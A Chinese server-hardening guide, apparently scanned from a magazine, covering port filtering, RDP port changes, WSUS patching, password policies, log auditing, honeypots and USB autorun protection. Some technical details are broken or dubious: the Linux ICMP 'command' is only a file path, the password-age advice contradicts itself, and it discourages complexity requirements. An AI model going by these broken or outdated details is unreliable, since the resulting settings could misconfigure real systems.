


图 2 屏蔽 135 端口

接下来用上述方法关闭其他不必要的端口。

这样操作之后，端口的筛选基本完成，但还需激活设置。

#### （5）激活设置

返回 Port 属性对话框中，选择 Prohibit Port 筛选器，表示将其激活，如图 3 所示。接下来再单击“筛选器操作”标签，同样去掉“使用添加向导”左边的钩，单击【添加】按钮，选择“阻止”选项，再单击“常规”标签进行命名，比如 Stop，单击【确定】按钮，如图 4 所示。




图 3 激活筛选器




图4 编辑筛选器功能

返回“筛选器操作”对话框，选择 Stop，将其激活后单击【关闭】按钮，重新启动服务器。这时的“IP 安全策略，在本地计算机”右窗格中就有了 Port 策略，如图 5 所示。




图5 已配置好的策略

至此，端口关闭的工作就完成了。

黑客经常利用的端口包括 TCP 135、139、445、593、1025 端口，UDP 135、137、138、445 端口，以及 VPN 常用的 PPTP 1723、L2TP 1701，以及后门 2745、3127、6129 端口。

如果有的端口是外地分支机构访问企业内网的必经之路，根本不能关闭，该如何保证它的安全？

假设远程桌面服务使用 3389 端口，可以通过修改注册表来变更端口号。

单击“开始”→“运行”，输入“Regedit”，打开注册表，进入路径：HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp，将其中的 PortNumber 值（默认端口为 3389）修改成自己特定的端口（如 1234）。

然后进入路径：HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp，将 Port Number 的值（默认是 3389）修改成端口 1234。

修改完后重新启动计算机，以后远程登录就使用端口 1234 了。通过这种办法，可以把很多常用端口变换为黑客很难猜到的特殊端口。

当然，TCP/IP 筛选也可以对 TCP、UDP 端口进行关闭，但由于不是基于策略的设置，可能会导致某些程序无法运行，上面介绍的方法虽然费时费事，却没有“副作用”。

## 2. Linux 系统

用户曾经使用 Iptables、Service \* stop 等命令行+批处理

的方法来关闭端口，但因为 Linux 的端口是和服务相对应的，而每个服务都以一个守护进程做保护，所以单纯的命令控制效果不是很好，而使用 Linux 的防火墙则更容易实现。

### （1）配置防火墙

安装 Linux 系统时会要求用户配置防火墙，如图 6 所示，可以根据需要打开或关闭相应的服务。




图6 安装 Linux 时防火墙配置对话框

如果对当初的配置不太满意，系统安装完毕后可以选择“启动程序”→“系统工具”→“Kickstat”，启动 Kickstat 配置程序后，即可修改防火墙策略，如图 7 所示（将 eth0 前的复选框打钩则为信任的设备）。不过，启动该工具的用户必须是 Root 成员。




图7 后期配置窗口

“信任的设备”选项多用于多网卡的设置，选择它将会允许您的系统接受来自这一设备全部的、无限制的通路。一般只为内部网络提供畅通无阻的信任链。尽量不要将连接到互联网的公共网络上的设备定为“信任的设备”。

### （2）设置“安全级别”

在“安全级别”选项中选择“中级”，然后选择“定制”选项，接下来就是设置“允许进入”的服务了，可以根据需要选择 WWW、FTP、SSH、DHCP、SMTP、Telnet 等。

对提供互联网服务的服务器来说，“安全级别”选项尽量不要选择“高级”，因为这个级别除了提供 DNS 回应和 DHCP，其他服务全部无法提供，除非该服务器设置的目的只是为内网提供域名解析和动态地址分配服务。

Linux 的很多协议和端口都是封存在/etc/services 里面的，可以通过 netstat 查看已经连接的服务端口

(ESTABLISHED)，使用 `sudo netstat -ap` 查看所有的服务端

口，并显示对应的服务程序名，然后进行关闭操作。  
总体来说，Linux 防火墙的相应设置以实用为目标，如果需要图形化而且更深层的配置，可以使用 Guarddog 这款软件，它的配置更详尽一些，如图 8 所示。




图 8 Guarddog 的设置界面

设置完成后，可以使用 X-Scan 或在线扫描的方法扫描一下当前 IP，确保相关端口没有暴露在互联网中，如图 9 所示。

端口	服务	状态	描述
21	Ftp	关闭	此端口目前处于关闭状态。
23	Telnet	关闭	此端口目前处于关闭状态。
25	Smtp	关闭	此端口目前处于关闭状态。
79	Finger	关闭	此端口目前处于关闭状态。
80	Http	关闭	此端口目前处于关闭状态。
110	Pop3	关闭	此端口目前处于关闭状态。
135	Location Service	关闭	此端口目前处于关闭状态。
137	Netbios-NS	关闭	此端口目前处于关闭状态。
138	Netbios-DGM	关闭	此端口目前处于关闭状态。
139	Netbios-SSN	关闭	此端口目前处于关闭状态。
143	IMAP	关闭	此端口目前处于关闭状态。
443	Https	关闭	此端口目前处于关闭状态。
445	Microsoft-DS	关闭	此端口目前处于关闭状态。

图 9 在线扫描结果

## 三大纪律之管控漏洞

操作系统设计者不可能想到或做到所有的事情，所以程序运作初期虽然貌似完整、安全，但却可能出现很多无法预知的错误，这些错误或被黑客利用，或干扰正常的服务系统，还可能引起不明原因的死机或丢失文件。所以一定要重视系统漏洞。

下面介绍一下 Windows 和 Linux 系统的漏洞管理技巧。

### 1. Windows 系统

要想给整个网络内的计算机都及时打上需要的补丁，不妨试试 WSUS。

只需到微软官方网站下载最新版本，按照提示安装即可。

WSUS 下载地址为 <http://www.microsoft.com/downloads/details.aspx?FamilyID=e4a868d7-a820-46a0-b4db-ed6aa4a336d9&DisplayLang=zh-cn>。

不过，WSUS 的安装过程虽然说很简单，但有几个地方需要注意一下。

(1) 选择“分类”，这里需要配置 WSUS 同步更新的分类。不过，由于微软的补丁向来不少，如果每一个补丁都下发的话，服务器的容量可能出现问题，所以不妨只选择必要的分类，如图 1 所示。

(2) 选择“产品”这一步，同样可以根据需要进行筛选，如图 2 所示。

(3) 通过组策略，理论上讲 WSUS 能推送补丁至网内的所有机器，但有时也会遇到个别客户端打不上补丁。这时，不妨把如下代码导入注册表，重启计算机就可升级补丁了。

中央财经大学网络信息中心 任彦勤




图 1 选择同步更新分类




图 2 选择网内操作系统

注意

"WUServer"="http://wsus", "WUStatus Server"="http://wsus"  
这段代码中，http://wsus 为补丁服务器的机器名。

Windows Registry Editor Version 5.00



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\
Windows\WindowsUpdate]
"WUServer"="http://wsus"
"WUStatusServer"="http://wsus"
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\
Windows\WindowsUpdate\AU]
"AutoInstallMinorUpdates"=dword:00000001
"NoAutoUpdate"=dword:00000000
"AUOptions"=dword:00000004
"ScheduledInstallDay"=dword:00000000
"ScheduledInstallTime"=dword:0000000a
"UseWUServer"=dword:00000001
```

当然，在每一个补丁正式下发之前，管理员都应该仔细阅读说明，并进行必要的测试，以免发生意外。

2. Linux 系统

说起 Linux 系统的升级，很多初学者都很头痛吧？以前的 Linux 都是基于命令行的方式升级系统补丁的。使用 rpm 指令安装内核，使用 patch 指令来安装补丁，而且每一个补丁都需要先进行测试，卸载的时候也需要附加其他的参数才能卸载，总之非常麻烦。现在，随着 Linux 的逐渐升级，补丁的安装已经变得非常方便了，请看 Up2date。

- (1) 启动 Linux，选择“启动程序”→“系统工具”→“Red Hat Network Alert Icon”。
- (2) 这时屏幕右下角有一个小图标，单击它就会出现“Red Hat 网络注册”对话框，如图 3 所示，先行注册。



图 3 Red Hat 网络注册

(3) 注册完毕后，单击【启动 Up2date】按钮，系统自动搜索可用补丁。

(4) 选择需要更新的补丁开始升级，如图 4 所示。完毕后，重新启动计算机即可完成更新。



图 4 Up2date 升级补丁

在使用 Up2date 进行补丁升级之前，必须先将所使用的 Linux 系统在线注册。如果您找不到 Up2date 软件，就检查一下 Linux 的版本吧，因为 Up2date 是在 Red Hat Linux 7.2 以上版本中才会有的。

不过需要注意的是，相比 Windows 的在线 Update 升级，Linux 的服务器显得慢一些，可能需要等待很长时间，不妨找一个网络比较畅通的时间段给 Linux 打上相关的补丁。

总之，Up2date 的智能升级确实减少了网管员不少麻烦，大家不妨试试。如果英文不错，还可以试试 PatchQuest。

三大纪律之密码强化策略

要想入侵服务器，就要经过身份验证，直接破解密码无疑上是上上之选。所以，从某种意义上来说，为系统设定一个高强度密码会让服务器更深地隐匿在安全堡垒之中。

1. Windows 系统

域结构下 Windows 强化密码策略的操作如下：打开“控制面板”→“管理工具”→“Active Directory 用户和计算机”，找到需要更改设置的组织单元（OU），选择“属性”→“组策略”。如果 OU 有策略，则在此基础上更改，如没有新建一个。接下来，在组策略编辑器中找到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”，即可设置密码策略。

秦皇岛海湾公司 杨欢

推荐“密码长度最小值”最少为 10 位，“密码最长使用期限”最长不要超过 30 天，42 天为最长时间，如图 1 所示。




图 1 设置密码策略

接下来，在“账户锁定策略”中设置一下“账户锁定时间”和“账户锁定阈值”这两个选项，目的是为了防止别有用心的暴力破解密码，如图 2 所示。




图2 设置账号锁定策略

其中，“账户锁定时间”是指账户锁定后允许用户再次尝试登录该账户所必须经历的时间；“账户锁定阈值”是指锁定之前登录失败的尝试次数，一般不超过5次。

密码策略中有个“密码必须符合复杂性要求”选项，它要求：密码最少为7个字符，并且以前24个密码中没有使用过，在最近一天内没有更改过，还不能包括账户或全名，必须至少包含大写字母A-Z、小写字母a-z、数字0-9、非字母数字字符(如!\$#%)这4类字符中的3个。除非所有员工的安全意识水平都很高，否则尽量不要选择这个选项。

## 2. Linux 系统

Windows 系统使用鼠标就能完成大部分密码强化策略的设置操作，而 Linux 的很多配置文件和安全策略都需要手动配置，比如密码策略。

以 Root 用户登录系统，找到/etc/目录，用 vi 或其他编辑软件打开 login.defs 文件，这里有这几段代码：

```
# PASS_MAX_DAYS Maximum number of days a
password may be used.

# PASS_MIN_DAYS Minimum number of days allowed
```

between password changes.

```
# PASS_MIN_LEN Minimum acceptable password length.
```

```
# PASS_WARN_AGE Number of days warning given
before a password expires.
```

```
PASS_MAX_DAYS 99999
```

```
PASS_MIN_DAYS 0
```

```
PASS_MIN_LEN 10
```

```
PASS_WARN_AGE 7
```

其中，“PASS\_MAX\_DAYS”指用户密码不过期的最多天数（可设定为30天）；“PASS\_MIN\_DAYS”指密码修改之间最小的天数；“PASS\_MIN\_LEN”指密码最小长度；“PASS\_WARN\_AGE”指口令失效前多少天开始通知用户更改密码。

如果设置了密码策略后发现无效，可能是 pam 机制导致 pam\_cracklib.so 参数不起作用，内部锁死 minlen 值。这时通常需要重新配置/etc/login.defs 数值。

Windows 密码设置是基于组或者域结构的，这样便于统一管理，Linux 同样也要采取类似域这样的结构，称为“NIS 域”。

Linux 还提供了很多针对性的策略，例如，通过 chage 工具遍历本地系统的账户，然后修改/etc/default/useradd 下的 INACTIVE 和 EXPIRE 两个关键词，即可设置账号的失效时间。这样即便忘记清理离职员工的账号也不用担心了，因为策略会自动使其失效。

## 网络安全之八项注意

不过，即便您很好地遵守了网络安全的三大纪律，也不等于系统的安全系数就提高了，还有八项注意需要在日常维护、管理中加以考虑。

### 注意一：不要随便 Ping

Ping 命令好用，但是用在内网就好了，外网的 IP 就没必要随意 Ping 了，以免被对方通过 DNS 解析出企业的 IP 地址。

前面说过，企业一般都是申请某个范围的 IP 地址段，暴露了一个 IP 地址就等于暴露了整个组织，所以禁止他人 Ping 我们的网络也就相当于给网络加了一把锁。

Ping 命令会发送一个 ICMP 回声请求到目的地址，并要求 ICMP 做回声应答。

ICMP，即 Internet 控制消息协议，在 Windows 系统中的“IP 安全策略”里面是存在的，可以根据前文介绍的方法关闭 ICMP。

西安市 94188 部队 雷达电子对抗科 王江滨

而在 Linux 中，如果要想使 Ping 命令没有响应，也要在 ICMP 协议上做手脚，不妨忽略 ICMP 包数据。

可以在 Linux 命令中输入命令：

```
/proc/sys/net/ipv4/icmp_echo_ignore_all
```

这样就能忽略 ICMP 包了。

### 注意二：硬件墙也要升级

软件防火墙是通过系统和防火墙软件搭建的安全防护平台，一般使用工作站来建立，因此需要占据比较多的硬件和系统资源，自身对硬件的应用程度要高，CPU、内存相应的负担也很重。而硬件防火墙直接将程序做到芯片里面，由硬件执行这些功能，在减少 CPU 负担的同时，也使网络更安全，路由更稳定。

也正因为如此，很多网管员都非常信赖硬件防火墙，认为它的存在能将内部网络和外部网络完美地隔离开来，使内部网络置身于一个安全的网络环境中。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

理论上讲，防火墙的核心理念就是这样的，但黑客会花很长时间寻找防火墙的漏洞入侵防火墙，因此定期维护硬件防火墙就显得非常必要了。

(1) 定期对硬件防火墙日志进行审核，如图 1 所示。




图 1 Netscreen 日志记录

(2) 定期对硬件防火墙进行升级，包括：

① 常规升级：类似杀毒软件的病毒库升级，先设置升级的服务器、升级方式、时间、计划等信息，然后接入网络，硬件防火墙就会按照设定升级了，如图 2 所示。




图 2 Netscreen 升级策略

② 内核升级：即为防火墙增强防御功能或者添加新的功能，这种升级一般都是厂家工程师下发升级文档，用户按章操作或等候厂家上门服务即可。不过要注意的是，这类升级前一定要做好相关备份。

注意三：VPN 选择 SSL

在网络上进行信息传输的数据很容易被窃取，那些未经授权的恶意入侵者常常利用各种软件寻找隐蔽的“信息入口”，这就要求我们在保证数据安全的基础上抵制那些恶意入侵者，使用 VPN 无疑是个好办法。

VPN（虚拟专用网）是在公共网络中建立专用网络或私有网络，数据通过安全的“加密管道”在公共网络中进行传播，这种高加密的数据即使被监听到也很难被“翻译”。

IPSec VPN 虽然安全性高，但通信性能较低，需要安装

客户端软件，维护起来也颇为费时费力。而 SSL VPN 则是基于安全套接层的虚拟专用网，不需要客户端软件，而是使用实用的 Web 界面，只要系统中有浏览器即可使用，如图 3 所示。



图 3 SSL VPN 入口

使用 SSL VPN 可以保证所有接入者都是安全的 SSL 用户，所有的数据都使用加密机制发送信息，确保接入企业内部网络的数据都是安全可靠的。

注意四：试试 Apache

很多企业都是用 IIS 作为外部网站的服务器。用得最多的 Web 服务器是它，但漏洞最多的也是它，它的脆弱性和过于频繁的补丁程序让很多网管都头痛。所以，不妨试试 Apache。

Apache 支持 SSL 技术，支持多个虚拟主机，更重要的是它的源代码完全开放，可以按需修改，同时还支持跨平台的应用（几乎可以运行在所有系统平台上），所以可移植性也非常强。

当然，所有的软件都会有瑕疵，Apache 也不例外。它是以为进程为基础的结构，因此不太适用于多处理器环境。给 Apache Web 站点扩容时，通常是增加服务器或扩充群集结点而不是增加处理器，这是 Apache 的弱点。

注意五：日志您审了吗？

日志文件记录着系统中发生的一切行为，如计算机启动、关闭时间；服务的正常、失败状态；系统事件、系统错误发生原因等信息。

根据记录内容的不同，Windows 日志包括应用程序日志、安全日志和系统日志，Linux 日志子系统则包括引导日志、Cron 日志、内核启动日志、安全日志、系统日志等多类日志，如图 4 所示。



图 4 Linux 超强日志系统

这些记录系统生存状态的文字，是网管员找寻系统失败的最主要的工具，因此一定不要忽视日志的作用。

建议大家在维护、审核系统日志的时候注意以下几点。

### (1) 日志的备份

良好的备份习惯不仅能帮您瞬间找到问题点，还可以保留下黑客攻击的证据。建议将所有服务器日志文件存放在一个独立的存储设备中，并按服务器名称和当前时间命名、备份。

### (2) 日志的位置

一个成熟的黑客攻破系统后首先要做的就是破坏日志，以免留下入侵痕迹。如果使用默认的日志存放位置，岂不等于给黑客开启了方便之门？所以，重定向日志也是必须的，至少可以耗费黑客不少扫尾时间。

### (3) 日志的容量

日志的容量也是要考虑的问题。毕竟，存储设备的容量是有限的，日志太大也会影响审核，不妨根据备份时间和策略设定合适日志容量。

## 注意六：网络数据多嗅探与巧欺骗

成熟的黑客有着常人难以比拟的耐心和细心，他们会寻找任何一个机会入侵网络系统。由于操作系统随时都可能被发现新的漏洞产生，网络管理员不可能把系统防护得密不透风，而隐匿在暗处的黑客往往会伺机截取明文的数据和密码，即便是通过密文传输，他们也有办法破解。

如图5所示，这就是IRIS截取的数据包，数据包头包括了MAC地址、IP地址、ICMP头、UDP头等等所有黑客感兴趣的内容，下面则是一堆十六进制的数据。用过UltraEdit的朋友们看这些数据很亲切吧，利用它就可以获取一部分明文密码。



图5 IRIS捕获的数据

而左侧菜单列表的“解码”选项更能详细地解析出众多TCP协议包。根据这些数据信息，就能判断是否有异常的数据在网内传播或者不明的IP地址入侵网络，并及时找到相应地址，加以防范。

嗅探能找到网络中的非正常数据，一定程度上抑制黑客的二次攻击，但这只是被动防御。要想更安全，很多时候需要主动出击，如使用蜜罐技术。蜜罐技术会模拟出一个充满

漏洞的系统，勾引恶意入侵者走入陷阱，不仅可以使恶意入侵者贻误战机，还能为网管员赢得宝贵的反攻时间。

这里介绍一个简单的蜜罐软件KFSensor。它的安装非常简单，安装完毕后重启计算机，然后自动弹出配置向导，一般使用默认配置即可。设置完成后会弹出KFSensor界面，还可以根据需要在Scenario菜单下的“Edit Active Scenario”处修改设置。如此简单的操作之后，一台“蜜罐机”就诞生了，如图6所示。



图6 KFSensor蜜罐机

当然，KFSensor不仅仅是一个蜜罐软件，更是一个入侵检测系统（IDS），可以检测本地计算机的漏洞，然后给出详细的安全报告，甚至还可以实时监测本地计算机，在发现入侵时及时报警，并对入侵者进行详细的分析。

## 注意七：关键数据备份

企业中往往存在很多重要数据，可能是机密文件，也可能是服务器的核心数据，一旦丢失会让企业蒙受巨大的损失。为了保证数据安全，有策略地进行备份是必不可少的。

Windows系统根据数据的不同，所使用的备份策略也不太一样。先说服务器，首先要考虑的就是冗余，主要涉及主域服务器、邮件服务器等；其次，使用其他存储介质进行数据备份，比如使用磁带备份ERP数据，使用磁盘备份OA、传真服务器数据；而账户信息可以使用Windows的ntbackup工具或者用ADMT做数据迁移。

对Linux来说，主要的备份还是系统备份和用户备份。

(1) 系统备份：/etc目录下的配置文件非常重要，要么是用户个性化需求，要么是网管精心配置的结果，总之丢了哪个都不行，所以应全部备份下来，以便在系统崩溃后能快速恢复。

(2) 用户备份：这些多是用户有用的资料信息，需要用户自行备份。

Linux的备份和SQL Server相似，分为完全备份、增量备份、累计备份三类，同样需要根据自己的实际情况设置相应的备份策略。

## 注意八：Anything

几乎每个网管都经历过这样的困惑：网络明明很安全



了，但偶尔还是会出现一些离奇的安全问题，黑客没有任何攻击痕迹，轻而易举就取得了网络控制权。出现这种状况只有两种可能，要么遇到了极顶尖的黑客，要么有内鬼，而后者概率显然要大一些。

很多员工因为对计算机很熟悉，经常会搞些小软件，做点小动作，他们本身并没有实质性的破坏行为，但很可能为他人“提供方便”。例如，有的软件里面绑定了黑客程序，运行软件的同时也等于开启了黑客程序。

对于这类问题，首先需要制定严密的管理策略，同时还要多和高管、人力资源等部门进行良好的沟通。“行政手段”

和“技术手段”并用，才可能真正解决问题。

结束语

本文所讲的三大纪律、八项注意仅仅是安全的必要补充，是让网络不被入侵、重要数据不被窃取、网络设备正常运行的基石。

但面对日益复杂的网络应用和不断推新的安全威胁，仅有这些显然是不够的，还要不断使用新的安全产品和技术手段、管理手段与之对抗。

U 盘也能安全使用

U 盘作为一个便携的存储设备，使用越来越频繁，这也给病毒的传播提供了一个非常好的途径。

例如“新毒王”磁碟机就是一个可通过 U 盘传播的病毒，它会破坏杀毒软件的正常运行，并从指定的网址下载大量恶意软件到用户计算机上。它的变种病毒还会感染 exe 文件，所以中了该病毒，基本上您计算机中的 exe 文件也“报销”了。

如何避免让 U 盘成为移动病毒源？

1. 打预防“疫苗”

这些自动运行的移动存储设备病毒是通过根目录下的 Autorun.inf 运行的，利用 Windows 文件不允许重名的特点，只要在根目录下建立一个正常的同名文件，病毒就不会运行了。

为了防止病毒删除建立的文件，可以使用 CMD 命令建立一个无法删除的特殊文件。U 盘连接到计算机上之后不要双击打开，打开 CMD 输入以下命令（L 为 U 盘盘符）：

```
L:\
md autorun.inf
cd autorun.inf
md ww..\
```

同样对每个分区建立一个不能更改的 Autorun.inf 文件。

2. 注册表设置法

上述方法是通过生成特殊文件达到免疫的目的，主要是针对 U 盘进行免疫的。但是，如果有的用户的 U 盘或其他移动存储设备没有免疫保护，这样用户的计算机还是很容易中招的。为了更好地保证计算机安全，可以通过修改本机系统注册表的方法来免疫病毒。

打开注册表编辑器，依次打开 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Explorer\MountPoints2，右键单击 MountPoints2 分支，在弹出的菜单里选择【权限】命令。在打开的权限设置对话框中把“组和用户名称”下的账户对该值的权限全部设置为“拒绝”，如图 1 所示。




图 1 设置账户权限

这样即使 U 盘感染了此类病毒，当这个 U 盘插入计算机后双击也不会激活该病毒。

此外，Windows XP SP2 为 USB 设备引入了一项安全特性，就是可以只对被标记了的 USB 接口进行“读”操作。

可以用该方法阻止带病毒的计算机把病毒传染给 U 盘。打开注册表编辑器，展开分支 HKEY\_LOCAL\_MACHINE\SYSTEM\Current ControlSet\Control，在该分支下新建一个名为“StorageDevicePolicies”的子分支。接着选中新建的分支，在右侧窗口新建名为“WriteProtect”的 DWORD 值，并赋值“1”，如图 2 所示。



图 2 设置 WriteProtect

这样即使用户计算机中了 U 盘病毒，也不会传染给 U 盘，因为此时是无法往 U 盘里写东西的。

等计算机清除完所有病毒之后，再把 Storage Device Policies 删除即可。当然，如果 U 盘本身有写保护功能，只需把“写保护”打开即可。

### 3. 使用组策略免疫

#### (1) 方法一：

在“开始”→“运行”中执行 Gpedit.msc，打开组策略编辑器。在左侧的目录树中依次展开“计算机配置”→“管理模板”，单击“系统”，在右窗格里找到“关闭自动播放”，在它的属性里启用该项，并应用到“所有磁盘”，如图 3 所示。



图 3 关闭自动播放

#### (2) 方法二：

在“开始”→“运行”中执行 Gpedit.msc，打开组策略编辑器。在左侧的目录树中依次展开“计算机配置”→“Windows 设置”→“安全设置”→“软件限制策略”，在“其他规则”上右键单击执行【新散列规则】命令，在弹出的对话框里单击【浏览】按钮选择病毒样本文件。这时候系统会生成一个文件散列号码，系统还会读取文件的版本、作者等信息，执行“安全级别”为“不允许”。

以病毒 Trojan/Autorun.a 为例，如图 4 所示。这样设置之后，即使有 U 盘携带了类似的病毒，也由于事先设置了软件限制策略，当病毒试图运行时，提示“由于软件策略的限制而无法运行”。



图 4 限制病毒样本运行

但是由于病毒变种较多，需要用户及时关注公告，收集

病毒样本，然后在计算机中添加相应的策略。

#### (3) 方法三：

在“开始”→“运行”中执行 Gpedit.msc，打开组策略编辑器。在左侧的目录树中依次展开“用户配置”→“管理模板”→“系统”，在右窗格里找到“只运行许可的 Windows 应用程序”，在它的属性里启用该项，在“显示”中加入信任的 Windows 应用程序，如图 5 所示。



图 5 加入信任的 Windows 程序

这样的话，把可以信任的程序——加进去，其他程序（包括病毒在内）就都被禁止了。

要把 Windows 的许可程序全装进去比较麻烦，但比较管用！

### 4. 禁止安装 USB 驱动程序

在 Windows 资源管理器中进入到“系统盘:\Windows\inf”目录，找到名为“Usbstor.pnf”的文件。右键单击该文件，在弹出菜单中选择【属性】命令，然后切换到“安全”标签页，在“组或用户名称”框中选中要禁止的用户组。

接着在用户组的权限框中选中“完全控制”后面的“拒绝”复选框，最后单击【确定】按钮。

再次使用以上方法找到“Usbstor.inf”文件，并在安全标签页中设置为拒绝该组的用户访问，其操作过程同上（前提是 C 盘是 NTFS 格式）。这样，该组中的用户就无法安装 USB 设备驱动程序了，从而达到禁用 USB 设备的目的。

### 5. 软件法

Folder Guard 是一个软件加密工具，主要用于对文件夹保护。

Folder Guard 的界面很简单，操作起来也不复杂，但是它的功能还是很强大的。运行 FG 后，会在工具按钮下方看到一个类似资源管理器的目录，在这里您可以选择想要保护的目录。

目录区上方是一个工具条，前 4 个按钮的作用分别是新建文件、打开文件、存储文件和建立用户设置。

为了防止有人非法修改 FG 的设置，您还可以给 FG 设置一个复杂的密码，单击 File 菜单下的 Password 选项，选择 Administrator 就会显示一个窗口让您设置密码，设好后以后每次启动 FG 都会要求输入密码才能更改设置。

这里用的主要是软件的保护功能，如让 U 盘获得只读权限，或对整个盘 Autorun.inf 文件进行不可访问保护，如图 6、图 7 所示，这样也就让病毒不能留在 U 盘或感染我们的文件。



图 6 用 FG 设置 U 盘只读



图 7 设置 Autorun.inf 访问权限

## 6. 利用 ws2\_32.dll 文件

